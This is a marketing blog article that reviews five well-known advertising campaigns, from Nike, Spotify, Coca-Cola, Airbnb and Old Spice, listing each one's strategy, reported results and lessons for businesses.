Success stories of successful digital marketing or Social Media campaigns are often taken as benchmarks in the ever-evolving digital marketing landscape. This is where businesses can understand what works and what doesn’t, and how these lessons can be applied to strategies. Here are some of the most impactful digital marketing campaigns, along with key takeaways from each.   Nike’s “Dream Crazy” Campaign   Summary:   In 2018, Nike launched the “Dream Crazy” campaign, featuring Colin Kaepernick, the NFL quarterback who had been kneeling during the national anthem to protest racial injustice. The campaign included a powerful video narrated by Kaepernick, encouraging people to “Dream Crazy.”   Strategy:   – Emotional Appeal: The campaign capitalized on strong emotions and a timely social issue. – Influencer Power: Using a key and polarizing figure like Kaepernick brought massive attention. – Multichannel Approach: Social media, television, and online channels were leveraged as channels.   Success Measures:   – Brand Engagement: The advertisement went viral within one month on social media, recording more than 80 million views. – Sales Impact: Even if there was a negative outcry at the campaign launch, Nike witnessed a 31% increase in online sales soon after that. – Embrace Controversy: Taking a stand on social issues can resonate deeply with the audience, though it carries risks. – Leverage Influencers: Powerful influencers can amplify your message and broaden your reach. – Multichannel Integration: Consistency across various channels maximizes impact and engagement.   Spotify’s “Wrapped” Campaign   Overview:   The “Wrapped” campaign by Spotify allows users to receive personalized information about their habits of listening throughout the year. The campaign is an annual affair and has made the users await it with anticipation as they go about sharing the results on their social media channels.   Strategy:   Personalization:   Personalized unique content makes this campaign very engaging.   User-generated content:   Promotion of this campaign through results from the user end increases its reach organically. Interactive Interactive features that the campaign brings to the forefront, such as playlists and graphics for sharing – Social Media Buzz: The campaign regularly trends on social media every year, with millions of users sharing their Wrapped results. – User Engagement: There is increased usage and retention within the Spotify app during the campaign period.   Key Takeaways:   – Leverage Personalization: Personalized content fosters a greater connection with the user and is more likely to be shared. – UGC: User-generated content can create a huge uplift in campaign views and engagement. – Interactivity: Interactive stuff increases user experiences and encourages engaging activities.   “Share a Coke” by Coca-Cola   Backgrounder:   Coca-Cola’s “Share a Coke” campaign, which personalized the Coke bottles using popular names with consumers to identify and share one with friends or family, is one of these campaigns. Originally launched in 2011, the campaign saw an immediate geographic expansion from the country of its origin, Australia.   Strategy-   Personalization: Using common names on bottles by Coca-Cola formed a personal interaction with the target consumers. – Social Sharing: The campaign asked people to share pictures of their customized Coke bottles on social media. – Experiential Marketing: Coca-Cola organized events and designed interactive experiences to engage consumers.   Results:   – Sales Growth: Coca-Cola gained 2% in U.S. sales following the launch of the campaign. – Social Media Impact: The campaign produced more than 500,000 photos shared and 25 million new Facebook followers.   Lessons Learned:   – Make It Personal: Personalization can fuel consumer engagement and brand loyalty. – Amplify Social Sharing: Social media sharing can be an effective way to increase campaign reach. – Create Experiences: The combination of digital and experiential marketing creates memorable consumer interactions.   Airbnb’s “#WeAccept” Campaign   Overview:   After the travel ban in 2017, Airbnb initiated the ” #WeAccept” campaign, encouraging diversity and inclusion. The campaign involved a Super Bowl ad and the promise to host 100,000 people in need.   Strategy:   – Social Responsibility: The campaign emphasized Airbnb’s commitment to social issues. – Compelling Storytelling: The campaign used emotional storytelling to convey its message. – Hashtag Campaign: #WeAccept encouraged ordinary people to share their own stories and support the cause.   Outcome/Results:   Positive PR through media coverage and positive public response Increased bookings and user engagement on the site soon after the campaign was launched on Airbnb.   Learning / Takeaway:   Champion Social Issues. Aligning the brands with social causes can enhance their perception as well as loyalty. – Tell a Story: Effective storytelling can develop an emotional relationship with the viewer. – Utilize Hashtags: Hashtag campaigns promote audience engagement and extend reach.   Old Spice’s “The Man Your Man Could Smell Like” Campaign   Overview:   Old Spice’s 2010 campaign, “The Man Your Man Could Smell Like,” was a humorous commercial with Isaiah Mustafa. This campaign was created to reposition Old Spice as a brand and attract a more youthful audience.   Strategy:   – Humor: The humorous nature of the campaign made it memorable and shareable. – Engaging Content: The commercials were interesting and entertaining, making them interesting to the audience. – Interactive Response Videos: Old Spice developed personalized response videos to social media comments, keeping the audience interested.   Results:   – Viral Success: The first commercial got more than 50 million views on YouTube. – Sales Spike: The body wash sales of Old Spice surged by 107% a month after the launch of the campaign.   Key Takeaways:   – Use Humor: Using humour can make your campaign more interesting and shareable. – Captivating Content: Engaging content grabs and retains audience attention. – Be Interactive: Interaction with your audience enhances engagement and loyalty.   Analysing successful digital marketing campaigns reveals common themes:    Personalization, social responsibility, emotional appeal, and interactivity. These campaigns show that knowing the audience and coming up with a message that can engage the audience can result in incredible success. Applying these lessons will allow businesses to develop effective marketing strategies that will connect

Digital Marketing or Social Media Campaign Success Stories: Examples and Lessons Learnt. Read More »

Scroll to Top